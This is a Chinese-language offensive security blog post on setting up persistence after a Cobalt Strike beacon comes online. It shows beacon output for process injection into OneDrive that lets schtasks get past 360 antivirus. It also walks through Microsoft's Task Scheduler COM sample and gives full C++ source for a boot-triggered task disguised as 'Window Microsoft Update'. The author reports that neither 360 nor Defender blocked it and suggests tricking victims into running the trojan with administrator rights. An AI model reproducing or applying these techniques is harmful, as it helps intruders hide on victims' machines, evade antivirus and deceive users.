0x01 进程注入添加计划任务

这里很好理解，计划任务就是用来在cs上线之后做驻留的

这里模拟一个360存在的环境

```
LockApp.exe                  6436 Console                    1        暂缺
RuntimeBroker.exe            6508 Console                    1        936 K
TextInputHost.exe            6840 Console                    1      2,348 K
SecurityHealthSystray.exe     652 Console                    1        236 K
SecurityHealthService.exe    5516 Services                   0          8 K
vmtoolsd.exe                 6328 Console                    1      2,060 K
360sd.exe                    2996 Console                    1      3,444 K
HipsTray.exe                 3552 Console                    1      4,544 K
360rp.exe                    1736 Console                    1     14,460 K
OneDrive.exe                 7240 Console                    1        848 K
PhoneExperienceHost.exe      7584 Console                    1      1,164 K
360tray.exe                  8072 Console                    1     45,172 K
SoftMgrLite.exe              8592 Console                    1      4,184 K
RuntimeBroker.exe            8964 Console                    1        964 K
RuntimeBroker.exe            9072 Console                    1        208 K
SgrmBroker.exe               1040 Services                   0      1,940 K
svchost.exe                  8548 Services                   0        188 K
svchost.exe                  7612 Services                   0      2,156 K
WmiPrvSE.exe                 6780 Services                   0        暂缺
UserOOBEBroker.exe           1176 Console                    1        528 K
safesvr.exe                  4112 Console                    1      1,392 K
360newsld.exe                1716 Console                    1        608 K
Cuttle.exe                   6108 Console                    1      3,232 K
Microsoft.Photos.exe          212 Console                    1        暂缺
RuntimeBroker.exe            4132 Console                    1      2,580 K
svchost.exe                  5648 Services                   0      3,272 K
SearchApp.exe                2900 Console                    1        暂缺
```

直接执行计划任务

直接被拦截

这里可以用我之前的那个方法，进程注入到一个白进程中，也是可以添加命令的

比如这里注入到OneDrive中

```
beacon> shell schtasks /create /sc MINUTE /mo 1 /tr C:\Users\fuckdog\Desktop\avtest\dns5\tmp.exe /tn test1
[*] Tasked beacon to run: schtasks /create /sc MINUTE /mo 1 /tr C:\Users\fuckdog\Desktop\avtest\dns5\tmp.exe /tn test1
[+] host called home, sent: 123 bytes
[+] received output:
成功: 成功创建计划任务 "test1"。
```

这里可以成功添加

test1　　准备就绪　在 2022/12/28 的 10:41 时 - 触发后，无限期地每隔 00:01:00 重复一次。　　2022/12/28 10:43:00　2022/12/28 10:42:01

但是也存在一个问题，就是不是所有的360环境都可以注入并且成功添加的，实战中也遇到过不能添加的情况

这里进程注入的好处就是可以直接以普通权限来添加计划任务

```
beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 37 bytes
[+] received output:
desktop-gd0n1rf\fuckdog
```

这里可以看到非管理员权限

0x02 调用Windows本身的接口来添加计划任务

这里可以看到Windows官方写了一个demo

[登录触发器示例 (C++) - Win32 apps | Microsoft Learn]

大概过一遍代码，其实思路无非就是以下几点

1. 初始化 COM 并设置常规 COM 安全性。

2. 创建 ITaskService 对象。

   此对象允许在指定文件夹中创建任务。

3. 获取任务文件夹以在其中创建任务。

   使用 ITaskService：：GetFolder 方法获取文件夹，使用 ITaskService：：NewTask 方法创建 ITaskDefinition 对象。

4. 使用 ITaskDefinition 对象定义有关任务的信息，例如任务的注册信息。

   使用 ITaskDefinition 的 RegistrationInfo 属性 和 ITaskDefinition 接口的其他属性定义任务信息。

5. 使用 ITaskDefinition 的 Triggers 属性 创建登录触发器，以访问任务的 ITriggerCollection 接口。

   使用 ITriggerCollection：：Create 方法指定要创建登录触发器。 可以设置触发器的起始边界和 UserId 属性，以便在启动边界后用户登录时计划执行任务的操作。

6. 使用 ITaskDefinition 的 Actions 属性 访问任务的 IActionCollection 接口，为任务创建一个操作。 使用 IActionCollection：：Create 方法指定要创建的操作类型。 此示例使用 IExecAction 对象，该对象表示执行命令行操作的操作。

7. 使用 ITaskFolder：：RegisterTaskDefinition 方法注册任务。

这里用他的文档配合代码来看，更好懂。

首先就是搞一个COM对象出来，这个COM对象是用来操作计划任务的，可以这么理解。

```
{
    //  ------------------------------------------------------
    //  Initialize COM.
    HRESULT hr = CoInitializeEx(NULL, COINIT_MULTITHREADED);
    if( FAILED(hr) )
    {
        printf("\nCoInitializeEx failed: %x", hr );
        return 1;
    }

    //  Set general COM security levels.
    hr = CoInitializeSecurity(
        NULL,
        -1,
        NULL,
        NULL,
        RPC_C_AUTHN_LEVEL_PKT_PRIVACY,
        RPC_C_IMP_LEVEL_IMPERSONATE,
        NULL,
        0,
        NULL);

    if( FAILED(hr) )
    {
        printf("\nCoInitializeSecurity failed: %x", hr );
        CoUninitialize();
        return 1;
    }
```

代码体现在这段

然后有了这个COM之后呢，就可以创建一个计划任务实例，然后进而填充各种细节。

这里看他的代码

```
  }

  //  ------------------------------------------------------
  //  Create a name for the task.
  LPCWSTR wszTaskName = L"Logon Trigger Test Task";

  //  Get the windows directory and set the path to notepad.exe.
  wstring wstrExecutablePath = _wgetenv( L"WINDIR");
  wstrExecutablePath += L"\\SYSTEM32\\NOTEPAD.EXE";
```

这里是命名计划任务的名字，然后定义了执行的动作，这里他是启动notepad.exe这个进程

```
//  ------------------------------------------------------
//  Create an instance of the Task Service.
ITaskService *pService = NULL;
hr = CoCreateInstance( CLSID_TaskScheduler,
                       NULL,
                       CLSCTX_INPROC_SERVER,
                       IID_ITaskService,
                       (void**)&pService );
if (FAILED(hr))
{
      printf("Failed to create an instance of ITaskService: %x", hr);
      CoUninitialize();
      return 1;
}

//  Connect to the task service.
hr = pService->Connect(_variant_t(), _variant_t(),
    _variant_t(), _variant_t());
if( FAILED(hr) )
{
    printf("ITaskService::Connect failed: %x", hr );
    pService->Release();
    CoUninitialize();
    return 1;
}
```

然后这里可以看到用CoCreateInstance方法创建了计划任务的实例，之后再用之前已经初始化出来的hr对象来做连接动作。

再往后看，计划任务总需要文件夹来放吧，这里用指针指向这个文件夹。

```
//  ------------------------------------------------------
//  Get the pointer to the root task folder.  This folder will hold the
//  new task that is registered.
ITaskFolder *pRootFolder = NULL;
hr = pService->GetFolder( _bstr_t( L"\\") , &pRootFolder );
if( FAILED(hr) )
{
    printf("Cannot get Root Folder pointer: %x", hr );
    pService->Release();
    CoUninitialize();
    return 1;
}

//  If the same task exists, remove it.
pRootFolder->DeleteTask( _bstr_t( wszTaskName), 0  );

//  Create the task builder object to create the task.
ITaskDefinition *pTask = NULL;
hr = pService->NewTask( 0, &pTask );

pService->Release();  // COM clean up.  Pointer is no longer used.
if (FAILED(hr))
{
    printf("Failed to create a task definition: %x", hr);
    pRootFolder->Release();
    CoUninitialize();
    return 1;
}
```

然后后面还有一些删除重复项的操作，就是如果存在同名的计划任务，就删掉。

然后再调用NewTask方法把这个计划任务给New出来。

接着往下，下面这段代码主要做两件事，第一是获取注册信息，就是计划任务覆盖的一些info之类的。

第二是把作者的名字放进去，表明这个计划任务是哪个搞出来的。

```
//  ------------------------------------------------------
//  Get the registration info for setting the identification.
IRegistrationInfo *pRegInfo= NULL;
hr = pTask->get_RegistrationInfo( &pRegInfo );
if( FAILED(hr) )
{
    printf("\nCannot get identification pointer: %x", hr );
    pRootFolder->Release();
    pTask->Release();
    CoUninitialize();
    return 1;
}

hr = pRegInfo->put_Author(L"Author Name");
pRegInfo->Release();
if( FAILED(hr) )
{
    printf("\nCannot put identification info: %x", hr );
    pRootFolder->Release();
    pTask->Release();
    CoUninitialize();
    return 1;
}
```

下面这段是调计划任务的一些设置功能

```
//  ------------------------------------------------------
//  Create the settings for the task
ITaskSettings *pSettings = NULL;
hr = pTask->get_Settings( &pSettings );
if( FAILED(hr) )
{
    printf("\nCannot get settings pointer: %x", hr );
    pRootFolder->Release();
    pTask->Release();
    CoUninitialize();
    return 1;
}

//  Set setting values for the task.
hr = pSettings->put_StartWhenAvailable(VARIANT_TRUE);
pSettings->Release();
if( FAILED(hr) )
{
    printf("\nCannot put setting info: %x", hr );
    pRootFolder->Release();
    pTask->Release();
    CoUninitialize();
    return 1;
}
```

首先是获取setting，然后再是把一些参数setting的value放到计划任务里面去。

下面这一大段可以理解为触发器的设置

```
ITriggerCollection *pTriggerCollection = NULL;
hr = pTask->get_Triggers( &pTriggerCollection );
if( FAILED(hr) )
{
    printf("\nCannot get trigger collection: %x", hr );
    pRootFolder->Release();
    pTask->Release();
    CoUninitialize();
    return 1;
}

//  Add the logon trigger to the task.
ITrigger *pTrigger = NULL;
hr = pTriggerCollection->Create( TASK_TRIGGER_LOGON, &pTrigger );
pTriggerCollection->Release();
if( FAILED(hr) )
{
    printf("\nCannot create the trigger: %x", hr );
    pRootFolder->Release();
    pTask->Release();
    CoUninitialize();
    return 1;
}

ILogonTrigger *pLogonTrigger = NULL;
hr = pTrigger->QueryInterface(
        IID_ILogonTrigger, (void**) &pLogonTrigger );
pTrigger->Release();
if( FAILED(hr) )
{
    printf("\nQueryInterface call failed for ILogonTrigger: %x", hr );
    pRootFolder->Release();
    pTask->Release();
    CoUninitialize();
    return 1;
}

hr = pLogonTrigger->put_Id( _bstr_t( L"Trigger1" ) );
if( FAILED(hr) )
```

触发器就是定义这个任务什么时候被触发，思路还是一样的，先搞一个trigger出来，然后再往里面塞参数

如，这里先搞一个trigger出来

```
ITriggerCollection *pTriggerCollection = NULL;
hr = pTask->get_Triggers( &pTriggerCollection );
if( FAILED(hr) )
{
    printf("\nCannot get trigger collection: %x", hr );
    pRootFolder->Release();
    pTask->Release();
    CoUninitialize();
    return 1;
}
```

然后再塞参数进去

```
//  Add the logon trigger to the task.
ITrigger *pTrigger = NULL;
hr = pTriggerCollection->Create( TASK_TRIGGER_LOGON, &pTrigger );
pTriggerCollection->Release();
if( FAILED(hr) )
{
    printf("\nCannot create the trigger: %x", hr );
    pRootFolder->Release();
    pTask->Release();
    CoUninitialize();
    return 1;
}

ILogonTrigger *pLogonTrigger = NULL;
hr = pTrigger->QueryInterface(
        IID_ILogonTrigger, (void**) &pLogonTrigger );
pTrigger->Release();
if( FAILED(hr) )
{
    printf("\nQueryInterface call failed for ILogonTrigger: %x", hr );
    pRootFolder->Release();
    pTask->Release();
    CoUninitialize();
    return 1;
}

hr = pLogonTrigger->put_Id( _bstr_t( L"Trigger1" ) );
if( FAILED(hr) )
   printf("\nCannot put the trigger ID: %x", hr);
```

这里就把pLoginTrigger这个鬼参数给塞进去了，意思就是登录就触发计划任务。

下面就很好理解了，定义了触发的时间界限，也就是相当于说增加了一个双因素触发条件，不但用户登录，而且得在这个时间，才会触发这个计划任务。

```
//  Set the task to start at a certain time. The time
//  format should be YYYY-MM-DDTHH:MM:SS(+-)(timezone).
//  For example, the start boundary below
//  is January 1st 2005 at 12:05
hr = pLogonTrigger->put_StartBoundary( _bstr_t(L"2005-01-01T12:05:00") );
if( FAILED(hr) )
   printf("\nCannot put the start boundary: %x", hr);

hr = pLogonTrigger->put_EndBoundary( _bstr_t(L"2015-05-02T08:00:00") );
if( FAILED(hr) )
   printf("\nCannot put the end boundary: %x", hr);

//  Define the user.  The task will execute when the user logs on.
//  The specified user must be a user on this computer.
hr = pLogonTrigger->put_UserId( _bstr_t( L"DOMAIN\\UserName" ) );
pLogonTrigger->Release();
if( FAILED(hr) )
{
    printf("\nCannot add user ID to logon trigger: %x", hr );
    pRootFolder->Release();
    pTask->Release();
    CoUninitialize();
    return 1;
}
```

同时这里他的代码样例还定义了登录的用户，相当于三重认证，得是这个特定用户登录才会触发Task。

然后后面就是执行器了，相当于执行整个计划任务。


```
//  ------------------------------------------------------
//  Add an Action to the task. This task will execute notepad.exe.
IActionCollection *pActionCollection = NULL;

//  Get the task action collection pointer.
hr = pTask->get_Actions( &pActionCollection );
if( FAILED(hr) )
{
    printf("\nCannot get Task collection pointer: %x", hr );
    pRootFolder->Release();
    pTask->Release();
    CoUninitialize();
    return 1;
}

//  Create the action, specifying that it is an executable action.
IAction *pAction = NULL;
hr = pActionCollection->Create( TASK_ACTION_EXEC, &pAction );
pActionCollection->Release();
if( FAILED(hr) )
{
    printf("\nCannot create the action: %x", hr );
    pRootFolder->Release();
    pTask->Release();
    CoUninitialize();
    return 1;
}

IExecAction *pExecAction = NULL;
//  QI for the executable task pointer.
hr = pAction->QueryInterface(
    IID_IExecAction, (void**) &pExecAction );
pAction->Release();
if( FAILED(hr) )
{
    printf("\nQueryInterface call failed for IExecAction: %x", hr );
    pRootFolder->Release();
    pTask->Release();
```

然后就基本没了。

整体他实现的思路就是先搞了一堆参数添加到task里面，然后最后调执行器来执行计划任务，就是如此。

微软给的示例代码，是莫法直接运行的，会报错。


我找了别人改的一个版本来编译了一下。



出来的东西很小，19k，直接双击运行一下试一试。

这里看到并没有添加成功，因为调用这个接口涉及到一个权限的问题，就是普通用户权限还没法调用从而添加计划任务。

这里用管理员权限试试



可以看到成功添加了

这里从CS客户端来调用试下

```
beacon> shell taskschedule.exe
[*] Tasked beacon to run: taskschedule.exe
[+] host called home, sent: 47 bytes
[+] received output:

 Success! Task successfully registered.
```

360全程未拦截

这里拿Defender试下

```
beacon> shell taskschedule.exe
[*] Tasked beacon to run: taskschedule.exe
[+] host called home, sent: 47 bytes
[+] received output:

 Success! Task successfully registered.
```

可以直接添加计划任务，不会被拦截。

该方法很好用，唯一的缺点就是需要管理员权限来运行exe才可，这一点可以从点击免杀马上线上下功夫，诱使对方使用管理员权限来运行木马。

附代码及注释

```
#define _WIN32_DCOM

#include <windows.h>
#include <iostream>
```

```cpp
#include <stdio.h>
#include <comdef.h>
//  Include the task header file.
#include <taskschd.h>
#pragma comment(lib, "taskschd.lib")
#pragma comment(lib, "comsupp.lib")


using namespace std;

int __cdecl wmain()
{
    //  ------------------------------------------------------
    //  Initialize COM.初始化com
    HRESULT hr = CoInitializeEx(NULL, COINIT_MULTITHREADED);

    //  Set general COM security levels. 设置安全等级
    hr = CoInitializeSecurity(
        NULL,
        -1,
        NULL,
        NULL,
        RPC_C_AUTHN_LEVEL_PKT_PRIVACY,
        RPC_C_IMP_LEVEL_IMPERSONATE,
        NULL,
        0,
        NULL);
    //  ------------------------------------------------------
    //  Create a name for the task. 给计划任务命名
    LPCWSTR wszTaskName = L"Window Microsoft Update";

    //  Get the Windows directory and set the path to Notepad.exe. 设置windows的执行路径
    wstring wstrExecutablePath = L"cmd /c whoami";


    //  Create an instance of the Task Service. 创建一个计划任务实例
    ITaskService* pService = NULL;
    hr = CoCreateInstance(CLSID_TaskScheduler,
        NULL,
        CLSCTX_INPROC_SERVER,
        IID_ITaskService,
        (void**)&pService);

    //  Connect to the task service. 连接计划任务服务
    hr = pService->Connect(_variant_t(), _variant_t(),
        _variant_t(), _variant_t());

    //  Get the pointer to the root task folder. 获取指向根任务文件夹的指针
    //  This folder will hold the new task that is registered. 这个文件夹能够容纳已经注册的计划任务
    ITaskFolder* pRootFolder = NULL;
    hr = pService->GetFolder(_bstr_t(L"\\"), &pRootFolder);

    //  If the same task exists, remove it. 如果相同的任务存在 就移除它
```

```
    pRootFolder->DeleteTask(_bstr_t(wszTaskName), 0);

    //  Create the task builder object to create the task. 创建任务对象来创建任务
    ITaskDefinition* pTask = NULL;
    hr = pService->NewTask(0, &pTask);

    pService->Release();  // COM clean up.  Pointer is no longer used.

    //  ------------------------------------------------------
    //  Get the registration info for setting the identification. 获取注册信息给设定
定义器
    IRegistrationInfo* pRegInfo = NULL;
    hr = pTask->get_RegistrationInfo(&pRegInfo); // 获取注册信息

    hr = pRegInfo->put_Author(_bstr_t(L"fucku")); // 放置作者信息
    pRegInfo->Release();

    //  Create the settings for the task 创建任务设定
    ITaskSettings* pSettings = NULL;
    hr = pTask->get_Settings(&pSettings);
    if (FAILED(hr))
    {
        printf("\nCannot get settings pointer: %x", hr);
        pRootFolder->Release();
        pTask->Release();
        CoUninitialize();
        return 1;
    }

    //  Set setting values for the task. 给计划任务设置具体的值
    hr = pSettings->put_StartWhenAvailable(VARIANT_TRUE);
    pSettings->Release();

    //  ------------------------------------------------------
    //  Get the trigger collection to insert the boot trigger. 获取触发器集合来插入
启动触发器
    ITriggerCollection* pTriggerCollection = NULL;
    hr = pTask->get_Triggers(&pTriggerCollection);

    //  Add the boot trigger to the task. 给任务增加启动触发器
    ITrigger* pTrigger = NULL;
    hr = pTriggerCollection->Create(TASK_TRIGGER_BOOT, &pTrigger);// 创建任务触发器
    pTriggerCollection->Release();

    IBootTrigger* pBootTrigger = NULL;
    hr = pTrigger->QueryInterface(// 查询接口
        IID_IBootTrigger, (void**)&pBootTrigger);
    pTrigger->Release();

    hr = pBootTrigger->put_Id(_bstr_t(L"Trigger1"));//把id放进去

    // Delay the task to start 30 seconds after system start.  * 延迟30s后执行
    hr = pBootTrigger->put_Delay(_bstr_t(L"PT30S"));
    pBootTrigger->Release();
```

```
    //  ------------------------------------------------------
    //  Add an Action to the task. This task will execute Notepad.exe.
    IActionCollection* pActionCollection = NULL;

    //  Get the task action collection pointer.
    hr = pTask->get_Actions(&pActionCollection);

    //  Create the action, specifying it as an executable action.
    IAction* pAction = NULL;
    hr = pActionCollection->Create(TASK_ACTION_EXEC, &pAction);
    pActionCollection->Release();

    IExecAction* pExecAction = NULL;
    //  QI for the executable task pointer.
    hr = pAction->QueryInterface(
        IID_IExecAction, (void**)&pExecAction);
    pAction->Release();

    //  Set the path of the executable
    hr = pExecAction->put_Path(_bstr_t(wstrExecutablePath.c_str()));
    pExecAction->Release();

    //  ------------------------------------------------------
    //  Save the task in the root folder.
    IRegisteredTask* pRegisteredTask = NULL;
    VARIANT varPassword;
    varPassword.vt = VT_EMPTY;
    hr = pRootFolder->RegisterTaskDefinition(
        _bstr_t(wszTaskName),
        pTask,
        TASK_CREATE_OR_UPDATE,
        _variant_t(L"Local Service"),
        varPassword,
        TASK_LOGON_SERVICE_ACCOUNT,
        _variant_t(L""),
        &pRegisteredTask);

    printf("\n Success! Task successfully registered. ");

    //  Clean up.
    pRootFolder->Release();
    pTask->Release();
    pRegisteredTask->Release();
    CoUninitialize();
    return 0;
}
```